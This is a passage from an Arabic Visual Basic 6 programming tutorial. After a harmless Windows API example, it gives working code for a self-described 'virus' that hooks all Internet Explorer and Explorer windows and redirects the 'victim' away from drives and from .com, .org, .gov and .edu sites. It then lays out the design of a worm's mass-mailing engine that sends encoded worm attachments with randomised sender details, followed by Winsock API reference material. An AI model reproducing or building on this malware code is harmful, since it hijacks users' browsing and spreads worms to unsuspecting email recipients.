
□ أسند القيم التالية لخصائصه :

cmdWhereSystem Name:

System Caption: دليل

يصبح النموذج بعد الانتهاء كما في الصورة التالية .

النموذج بعد إضافة زر
دليل *System*.



□ أضف سطر التصريح التالي لقسم التصريحات العامة للوحدة النمطية *MyApi.Bas* :

Declare Function GetSystemDirectory Lib "kernel32" Alias

"GetSystemDirectoryA" _

(ByVal lpBuffer As String, _

ByVal nSize As Long) As Long

□ أضف الأسطر التالية للإجراء *cmdWhereSystem_Click()* :

Private Sub cmdWhereSystem_Click()

Dim Result

Dim SystemDirectory As String

SystemDirectory = Space(144)

Result = GetSystemDirectory(SystemDirectory,144)

If Result = 0 Then

MsgBox " لا يمكن الحصول على اسم مجلد النظام "

Else

MsgBox " مجلد النظام هو: *& SystemDirectory* "

End If

End Sub

من المؤكد أنك وجدت الأسطر السابقة، مشابهة جداً للأسطر التي كتبتها في إجراء الحصول على اسم دليل *Windows*، مع اختلاف بسيط جداً هو في اسم التابع *API*.

الخلاصة :

تعلمت في هذا الفصل ، كيفية استخدام توابع النظام *API Windows* من برامج فيجول بيسك . ورأيت أيضاً وجوب التصريح عن التابع قبل التمكن من استخدامه ، وبمجرد التصريح عن التابع ، يمكنك استخدامه وكأنه موجود فعلاً في فيجول بيسك . تزيد بهذه الطريقة عدد التوابع الممكن استخدامها .

شاهدت أيضاً برنامج *API Viewer* ، الذي يساعدك على نسخ الأسطر المصروفة عن التوابع، ولصقها في برنامجك .

صحيح أن هذا البرنامج لا يعلمك طريقة استخدام التوابع ، لكن يمكن في بعض الأحيان اكتشاف ما يفعله التابع من اسمه المجرد .

تتواجد المعلومات الكاملة عن توابع *API* ، في ملفات التعليمات *Help Files* ، والوثائق التي تأتي مع بعض اللغات الأخرى مثل لغة *Visual C++*.

الفصل الثاني

السيطرة على البرامج الأخرى

بشفرات برمجية

الفصل الثاني

السطرة على البرامج الأخرى بشفرات برمجية

مراقبة البرامج الأخرى

هنا سنتعامل مع ال *IE Automation* بطريقة أكثر تقدماً .. حيث سنقوم بمراقبة أحداث المتصفح المعروفة .. وخاصة الحدث *BeforeNavigate2* والذي نستقبله عندما يريد المستخدم الدخول في مجلد أو الاتصال بموقع ويب..


وبالتالي عندما نستقبل هذا الحدث فإنه يحمل معه العنوان الذي يريد المستخدم الولوج إليه سواء من برنامج *Explorer* أو *Iexplorer* لأنهم يعتمدوا علي نفس تقنية الربط. ونستطيع في تلك الحالة توجيه كائن المتصفح إلي عنوان آخر تماماً . والمشروع الذي سنقوم بكتابته لعمل ذلك سنطلق عليه *IEAutomation* وهو يتكون من الآتي :

🔗 وحدة نمطية (موديول) باسم *mdIEMonitor* .


🔗 فئة نمطية (*Class Module*) باسم *clsIECapture* .

🔗 فئة نمطية (*Class Module*) باسم *clsIEMonitor* .


سنقوم بإسناد كائن ال *StartUp Object* إلي *Sub Main* .. ولعمل ذلك من قائمة *Project* نختار آخر زر والخاص بخصائص المشروع ..




وستظهر النافذة التالية والتي سنقوم فيها باختيار *Sub Main* إذا لم تكن قد تم اختيارها.



ثم نقوم بربط مكتبة المتصفح *SHDocVW* مع البرنامج.. وذلك من قائمة *Project References*.



ثم نختار مكتبة *Microsoft Internet Controls* ..



ثم في شفرة موديول *mdlIEMonitor* سنكتب الكود البسيط التالي :

```
Public Declare Sub Sleep Lib "kernel32"
    (ByVal _
    dwMilliseconds As
    Long)

    ' clsIEMonitor بالفئة clsIE سنقوم بربط الكائن
    Dim clsIE As clsIEMonitor

    Public Sub Main()
        ' clsIEMonitor نقوم بإنشاء نسخة من الفئة
        ' Class_Inialize وفي نفس الوقت تنفيذ حدث الإنشاء
        Set clsIE = New clsIEMonitor

        ' نقوم بعمل تكرار لا نهائي حتى لا ينتهي المشروع بمجرد
        ' تشغيله ولكي نستمر في استقبال أحداث نوافذ المتصفح
        Do
            Sleep 1
        DoEvents
        Loop

        End Sub
```

شفرة الفئة *clsIEMonitor* :

```
Option Explicit
    ' clsIECapture // نقوم بربط مصفوفة ديناميكية
    بالفئة
    Private arr() As clsIECapture
```

//ShellWindows من الفئة *IEWindow* ونقوم

بتعريف كائن

*Private WithEvents IEWindow As
ShellWindows*

Private Sub AddIEWindow()

Dim i As Long

' بعدد النوافذ *arrClass* نعيد تعريف حدود المصفوفة

الديناميكية

'.. ولاحظ أن تلك العملية سنقوم بتنفيذها الموجودة

حالياً

' كل مرة يحدث فيها تغيير في نافذة.. كأن يتم إنشاء

نافذة

'جديدة أو يتم غلق نافذة قديمة.. وبالتالي علينا تحديد

النوافذ

'التي تعمل الآن والتي سيتم مراقبة أحداثها

ReDim arr(IEWindow.Count)

' ثم نقوم بعمل تكرار بعدد النوافذ التي تعمل الآن

For i = 0 To IEWindow.Count

'في داخل هذا التكرار سنقوم بتسجيل كل نافذة علي

أنها 'توجد *clsIECapture* وفي الفئة

clsIECapture من نوع الفئة

' تقوم بتسجيل النافذة علي أنها كائن *SetIE* دالة

تدعي

' حتى نستطيع استقبال أحداث تلك النافذة

InternetExplorer

Set arr(i) = New clsIECapture

arr(i).SetIE IEWindow.Item(i)

Next i

End Sub

*Private Sub Class_Initialize()
Set IEWindow = New ShellWindows*

'نقوم بتجميع النوافذ الموجودة حالياً لحظة تشغيل

الفيروس

AddIEWindow

End Sub

*Private Sub
IEWindow_WindowRegistered_
(ByVal
lCookie As Long)*

'هذا الحدث يتم استقباله عندما يتم إنشاء نافذة جديدة

'وبالتالي علينا أن نقوم نحن الآخرين بإضافة تلك

النافذة إلي

'النوافذ التي نستقبل أحداثها

AddIEWindow

End Sub

*Private Sub
IEWindow_WindowRevoked_*

(lCookie As Long)

'نستقبل هذا الحدث عندما يتم إنهاء نافذة للمتصفح

'وبالتالي علينا إعادة معرفة النوافذ الحالية للمتصفح

AddIEWindow

End Sub

شفرة الفئة *clsIECapture* :

```
Option Explicit
Private WithEvents IE As
InternetExplorer

Private Sub
IE_BeforeNavigate2(ByVal pDisp As _
Object, URL As Variant, FLAGS
As Variant, _
TargetFrameName As Variant,
PostData As _
Variant, Headers As Variant,
Cancel As Boolean)
```

' يتم استقباله قبل *BeforeNavigate* لاحظ أن
حدث

' الدخول في أي مسار بالفعل سواء كان لبرنامج
' ويمكنك استخدام حدث *IE Explorer* أو
Explorer

' في حالة إذا أردت *DocumentComplete*
آخر وهو

' أن يتم تنفيذ كود التحويل بعدما يقوم الضحية
' بالدخول في المسار بالفعل .. أو استخدام
' والذي يتم تنفيذه لحظه *NavigateComplete2*
حدث

' الدخول في المسار أو لحظة تحميل صفحة الانترنت

Debug.Print URL
' يحمل المسار الذي تحاول النافذة *URL* لاحظ أن

المتغير

'الدخول إليه وبالتالي نستطيع معرفة هذا المسار

```

If InStr(1, URL, "A:") Or _
  InStr(1, URL, "D:") Or _
  InStr(1, URL, "E:") Or _
  InStr(1, URL, "F:") Or _
  InStr(1, URL, "G:") Or _
  InStr(1, URL, "H:") Or _
  InStr(1, URL, "I:") Or _
  InStr(1, URL, "J:") Or _
  InStr(1, URL, "K:") Or _
  InStr(1, URL, "L:") Or _
  InStr(1, URL, "M:") Or _
  InStr(1, URL, "N:") Or _
  InStr(1, URL, "O:") Or _
  InStr(1, URL, "P:") Or _
  InStr(1, URL, "Q:") Or _
  InStr(1, URL, "R:") Or _
  InStr(1, URL, "S:") Or _
  InStr(1, URL, "T:") Or _
  InStr(1, URL, "U:") Or _
  InStr(1, URL, "V:") > 0 Then

```

'ثم تغيير مسار تلك النافذة إلى مسار قرص السي

وبالتالي

'إذا أراد الضحية الدخول إلى أي قرص فسيتم نقله

للقراص

' (C:) سي

IE.Navigate2 "C:"

```

' حتى يتم تنفيذ التغيير True بالقيمة
Cancel ونمرر
Cancel = True
End If

' كذلك الحال بالنسبة لصفحات الويب فيمكننا معرفة
إذا كان
' الضحية يريد الدخول علي موقع ما بالبحث عن
طبيعة
' في مسار العنوان ومن ثم نقله إلي أي موقع آخر

If InStr(1, URL, ".net",
vbTextCompare) > 0 Or _
InStr(1, URL, ".com",
vbTextCompare) > 0 Or _
InStr(1, URL, ".org",
vbTextCompare) > 0 Or _
InStr(1, URL, ".gov",
vbTextCompare) > 0 Or _
InStr(1, URL, ".edu",
vbTextCompare) > 0 Then

    IE.Navigate2
    "http://www.egyptbooks.net"

    Cancel = True
End If
End Sub

Function SetIE(IEObject As Object)
' سنقوم هنا بتسجيل كائن النافذة التي تمرر لهذا
الإجراء علي

```

```
InternetExplrer ' أنها من الفئة
Set IE = IEObject
End Function
```

القرصنة علي البيانات وإرسالها عبر البريد برمجياً :

ومحرك البريد الذي سنقوم بكتابته لابد وأن يتوافر به الآتي :

- عدم الاعتماد علي أي أدوات خارجية مثل أداة *ActiveX* المشهورة *MSWinsck.ocx* في عملية الاتصال بخادم البريد *Mail Server* , وسنستخدم في تلك الحالة علي دوال *Winsock API* .
- إتيان عنوان الخادم *SMTP Server* تلقائياً , فمثلاً إذا قمنا بإرسال الدودة إلي *Thensync@Hotmail.com* , أو إلي أي بريد ضحية , فنقوم بإيجاد أفضل

عنوان خادم البريد

Mail Exchanger(MX) للموقع *hotmail.com*

ومن المحتمل أن يكون أفضل عنوان خادم وذلك علي حسب ال *Preference* أي

من الآتي :

MX1.hotmail.com
MX2.Hotmail.com
MX3.hotmail.com
MX4.Hotmail.com

- البريد الذي سنقوم بإرساله إلي أي ضحية يحتوي علي ملف الدودة *Worm* علي هيئة مرفقات *Attachments* . وبالتالي ينبغي تشفير ملف الدودة *Worm* - قبل إرساله إلي خادم البريد - إما إلي *Base64* أو إلي *UUEncode* .

- اختيار بيانات عشوائية في كل مرة نقوم بإرسال الفيروس إلي ايمل ضحية .. والبيانات العشوائية ستكون لاسم المرسل وايمل المرسل وعنوان الرد .. الة ومحتوي الرسالة واسم وامتداد الفيروس المرفق وهكذا..

تلك كانت نقاط رئيسية يجب وضعها في الاعتبار قبل الخوض في كتابة محرك البريد , والذي سيعتمد بصورة كبيرة علي دوال *Winsock API* , وبالتالي لابد من وضع مرجع مختصر لتلك الدوال حتى نعرف فيما استخدام كل دالة .

ملحوظة :

سأختصر بعض الشيء في شرح دوال *Winsock API* , وأذكر فقط عمل كل دالة , حيث سبق لي الحديث عن مكتبة *Windows Sockets* في كتاب آخر .

ولكن إذا أردت المزيد حول تلك الدوال فستجد في ملف الدعم بالوقع خمسة دروس (5) *tutorials* , تتناول شرح لدوال *Winsock API* , بتطبيق عملي علي تصميم برنامج *Client/Server* , فأرجو منك مراجعة تلك الدروس جيداً قبل استكمال هذا الموضوع .

1- الدالة *WSAStartup* :

وتستخدم لاستدعاء وتشغيل مكتبة الوينسوك *Winsock* , أو ببساطة .. تقوم بعمل مرجع لمكتبة الوينسوك وبالتالي نستطيع استخدام أي دالة داخل تلك المكتبة .
وللدالة معاملان :

الأول :

ويمثل الاصدار الخاص بالمكتبة .

الثاني :

عبارة عن بنية *Structure* ويخزن بها معلومات عن مكتبة الوينسوك التي قمنا باستدعائها .

وعند نجاح تلك الدالة فإنها تعود بالقيمة صفر .

مثال علي تلك الدالة :

```
IRetVal = WSAStartup (&H202, WSADATAType)
```

2- الدالة **WSACleanup** :

وتستخدم لإلغاء مرجع مكتبة الوينسوك التي قمنا بتحميلها بواسطة الدالة الأولى **WSAStartup**.

وإذا أردنا إلغاء تحميل المكتبة فقط نكتب :

WSACleanup

3- الدالة **Socket** :

تستخدم تلك الدالة لإنشاء مقبس **Socket** .. والمقبس هنا يحدد نوع وطريقة النقل ,

وعندنا نريد إنشاء مقبس لبروتوكول **TCP** :

LSocket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)

حيث الثلاث توابع ثوابت يتم التصريح عنها كالآتي :

Public Const AF_INET = 2 'UDP, TCP

Public Const IPPROTO_TCP = 6 'TCP Protocol

Public Const SOCK_STREAM = 1

وإذا نجحت تلك الدالة فستعود بقيمة رقمية تخزن في المتغير **LSocket** وتمثل المقبس

الذي تم إنشائه , أما إذا لم تنجح الدالة فتعود بالقيمة **(-1)** .

4- الدالة **CloseSocket** :

تستخدم لإغلاق المقبس الذي قمنا بإنشائه بواسطة الدالة **Socket** , ونستخدم تلك الدالة

عند الانتهاء من استخدام المقبس وبالتالي فنقوم بإغلاقه وذلك بتمرير قيمته فقط إلي تلك الدالة..

فمثلا لإغلاق المقبس السابق :

Closesocket(LSocket)

4- الدالة *Connect* :

تستخدم للاتصال بالطرف الآخر وقد قمنا بوضع بيانات الطرف الآخر الذي نريد الاتصال به داخل البنية *sockaddr_in*, مثل عنوان الانترنت *IP* المراد الاتصال به والمنفذ *Port*

Connect(LSocket,sockaddr_in, Len(sockaddr_in))|RetVal =

حيث :

المعامل الأول وهو قيمة المقبس *Socket* الذي قمنا بإنشائه مسبقاً.

المعامل الثاني وهو بنية *Structure* تخزن بها معلومات عن عنوان العائلة - ونحن هنا نستخدم *IPV4* - والمنفذ *Port* وعنوان الانترنت *IP* :

Public Type sockaddr_in
sin_family As Integer
sin_port As Integer
sin_addr As Long
End Type

المعامل الثالث هو حجم تلك البنية.

وإذا حدث خطأ فسيعود المتغير *LRetVal* بالقيمة (1-).

ولنلقي نظرة الآن علي كيفية استخدام بروتوكول *SMTP* لمخاطبة أي خادم بريد *Mail Server*.

